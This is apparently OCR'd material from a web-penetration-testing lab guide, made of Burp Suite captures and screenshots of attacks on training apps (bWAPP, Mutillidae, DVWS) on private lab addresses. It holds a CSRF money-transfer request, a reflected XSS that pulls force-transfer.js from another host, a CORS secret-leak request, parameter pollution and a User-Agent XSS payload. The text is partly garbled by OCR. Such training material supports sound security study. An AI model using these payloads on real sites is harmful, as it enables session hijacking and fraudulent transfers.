secret-administrative-pages.php
set-background-color.php
set-up-database.php
show-log.php
site-footer-xss-discussion.php
source-viewer.php
sqlmap-targets.php
ssl-enforced.php
ssl-misconfiguration.php
styles
styling-frame.php
styling.php
test
text-file-viewer.php
upload-file.php
usage-instructions.php
user-agent-impersonation.php
user-info-xpath.php
user-info.php
user-poll.php
view-someones-blog.php
view-user-privilege-level.php
web-workers.php
webservices
webshell.php
xml-validator.php
```



#	Host	Method	URL	Params	Edited	MIME type	Status
1462	http://192.168.56.11	GET	/dvwebservices/vulnerabilities/cors/client.php			HTML	200
1466	http://192.168.56.11	POST	/dvwebservices/vulnerabilities/cors/server.php	✓		JSON	200

Request Response

Raw Params Headers Hex

```

POST /dvwebservices/vulnerabilities/cors/server.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwebservices/vulnerabilities/cors/client.php
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Content-Type
Content-Length: 31
Cookie: PHPSESSID=aad219s68je3bd4ds9miq0ms17; acopendivids=awingsset,jotto.phpbb2.redmine; acgroupswithpersist=nada;
_railgoat_session=BAh7B0k id3Hl c3npb25faWQGOgZFRkk iJTHiZTFhMmU4MzRwZWZmYTg xTqyMTR0Mzg1YWM3YVUx BjsAVRk iHF9 jc3JmX3Rva2VuBjs
ARkkiMmVmdC9aYXZyTWI3QUljcBUVS0lKwGtUUFY0bm5wT3c4aFRoYjduskw4WfU9BjsARg%3D%3D - fb4a7345f78ffc95e65384d062df8cb1f68856fb;
JSRSSIONID=4DF4F98DB1918654409C1962BDBB51A2; Server=b3dhc3Bid2R=
Connection: close
Cache-Control: max-age=0

{"searchterm":"secretword:one"}

```

file:///root/webpentest/c9/CORS-json-request.html

Submit request

Inspector Console Debugger Style Edi... Perform... Memory Network Storage > DOM

Net CSS JS Security Logging Server Filter output

x The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains characters from outside the US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol. CORS-json

▲ Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://192.168.56.11/dvwebservices/vulnerabilities/cors/server.php. (Reason: CORS header 'Access-Control-Allow-Origin' missing).

file:///root/webpentest/c9/CORS-form-request.html

Search term:



192.168.56.11/dvwebservices/vulnerabilities/cors/server.php php

```
{"result":1,"secretword":"Kag8lzk0nM"}
```

#	Host	Method	URL	Params	Edited
630	http://192.168.56.13	GET	/bWAPP/csrf_2.php		
631	http://192.168.56.13	GET	/bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5a...	✓	

Request Response

Raw Params Headers Hex


```
GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5ae492128fa6dae8ec69748670b&action=transfer HTTP/1.1
Host: 192.168.56.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.13/bWAPP/csrf_2.php
Cookie: PHPSESSID=c1e9cfbe6165733bad29a1ef6664383b; security_level=1
Connection: close
Upgrade-Insecure-Requests: 1
```

#	Host	Method	URL
630	http://192.168.56.13	GET	/bWAPP/csrf_2.php
631	http://192.168.56.13	GET	/bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5a...

Request Response

Raw Headers Hex HTML Render

```
<div id="main">
  <h1>CSRF (Transfer Amount)</h1>
  <p>Amount on your account: <b> 1000 EUR</b></p>
  <form action="/bWAPP/csrf_2.php" method="GET">
    <p><label for="account">Account to transfer:</label><br />
    <input type="text" id="account" name="account" value="123-45678-90"></p>
    <p><label for="amount">Amount to transfer:</label><br />
    <input type="text" id="amount" name="amount" value="0"></p>
    <input type="hidden" id="token" name="token" value="bfd7f687766ca5ae492128fa6dae8ec69748670b">
    <button type="submit" name="action" value="transfer">Transfer</button>
  </form>
```



#	Host	Method	URL
742	http://192.168.56.13	GET	/bwAPP/csrf_2.php
752	http://192.168.56.13	GET	/bwAPP/xss_get.php?firstname=test%3Cscript+src%3Dhttp%3A%2F%2F192.168.56....
754	http://192.168.56.13	GET	/bwAPP/js/html5.js
755	http://192.168.56.10	GET	/force-transfer.js
757	http://192.168.56.13	GET	/bwAPP/csrf_2.php
767	http://192.168.56.13	GET	/bwAPP/csrf_2.php?account=123-45678-90&amount=100&token=24476f65516318...
768	http://192.168.56.13	POST	/bwAPP/xss_get.php

Request	Response
Raw	Headers
Hex	HTML
Render	

```

<h1>CSRF (Transfer Amount)</h1>

<p>Amount on your account: <b> 900 EUR</b></p>

<form action="/bwAPP/csrf_2.php" method="GET">

  <p><label for="account">Account to transfer:</label><br />
  <input type="text" id="account" name="account" value="123-45678-90"></p>

  <p><label for="amount">Amount to transfer:</label><br />
  <input type="text" id="amount" name="amount" value="0"></p>

  <input type="hidden" id="token" name="token" value="24476f65516318b75f235373ad09aabe8e371b7d">

  <button type="submit" name="action" value="transfer">Transfer</button>

</form>

```

---

The screenshot shows a web browser address bar with the URL `192.168.56.11/bWAPP/hpp-3.php?movie=5&name=test&action=vote&movie=2`. Below the address bar is a navigation menu with links for [Bugs](#), [Change Password](#), [Create User](#), and [Set Security Level](#). The main content area features a large heading 

# / HTTP Parameter Pollution /



. Below the heading, the text reads: "Your favorite movie is: **Iron Man**" and "Thank you for submitting your vote!".

The screenshot shows a web browser address bar with the URL `192.168.56.11/bWAPP/hpp-2.php?name=test2%26movie%3D2&action=vote`. Below the address bar is a heading 

# / HTTP Parameter Pollution /

. The text below the heading reads: "Hello Test2&movie=2, please vote for your favorite movie." and "Remember, Tony Stark wants to win every time...". Below this text is a table with five columns: **Title**, **Release**, **Character**, **Genre**, and **Vote**. The table contains three rows of movie data.

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	<b>Vote</b>
Iron Man	2008	Tony Stark	action	<b>Vote</b>
Man of Steel	2013	Clark Kent	action	<b>Vote</b>



**Comparer** ?

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
8	47251	HTTP/1.1 200 OKDate: S...
9	47263	HTTP/1.1 200 OKDate: S...

Select item 2:

#	Length	Data
8	47251	HTTP/1.1 200 OKDate: S...
9	47263	HTTP/1.1 200 OKDate: S...

**Word compare of #8 and #9 (4 differences)**

Length: 47,251  Text  Hex

```

function() {
    $('[ReflectedXSSExecutionPoint]').attr("title",
    $('[ReflectedXSSExecutionPoint']").balloon());
    });
</script>
<div style="border: 1px solid black;">
  <div ReflectedXSSExecutionPoint="1" class=
Firefox/52.0</div>
  <div class="footer">PHP Version: 5.3.2-1ub
</div>
</body>
</html><script type="text/javascript">if(top != self) top.location.repl
    try{
        window.localStorag
        window.sessionSto
    }catch(e){
        //alert(e);
        /* Do nothing. Olde
    };
</script><script type="text/javascript" src=
src="./javascript/jquery/jquery.balloon.js"></script><script src="jav
rel="stylesheet" href="javascript/jquery/colorbox/colorbox.css" />
<script>

```

Length: 47,263  Text  Hex

```

function() {
    $('[ReflectedXSSExecutionPoint']").attr("title"
    $('[ReflectedXSSExecutionPoint']").balloon());
    });
</script>
<div style="border: 1px solid black;">
  <div ReflectedXSSExecutionPoint="1" class=
Firefox/52.0<+and+1'=1</div>
  <div class="footer">PHP Version: 5.3.2-1ub
</div>
</body>
</html><script type="text/javascript">if(top != self) top.location.repl
    try{
        window.localStorag
        window.sessionSto
    }catch(e){
        //alert(e);
        /* Do nothing. Olde
    };
</script><script type="text/javascript" src=
src="./javascript/jquery/jquery.balloon.js"></script><script src="jav
rel="stylesheet" href="javascript/jquery/colorbox/colorbox.css" />
<script>

```

Key: Modified Deleted Added  Sync views

Intercept HTTP history WebSockets history Options

Request to http://192.168.56.11:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0<img src=X bnnerror="alert('XSS')">
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=login.php
Cookie: showhints=0; PHPSESSID=1t41621j2b4uetva7u5ri5o153
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

username=someuser&password=somepassword&login.php-submit-button=Login

```

192.168.56.11/mutillidae/index.php?page=login.php

## OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 1 (Client-side Security) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Show Popup Help Test Security Features CSRF Protection DB View Log View Captured Data

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

XSS

OK

Please sign-in

Username

Password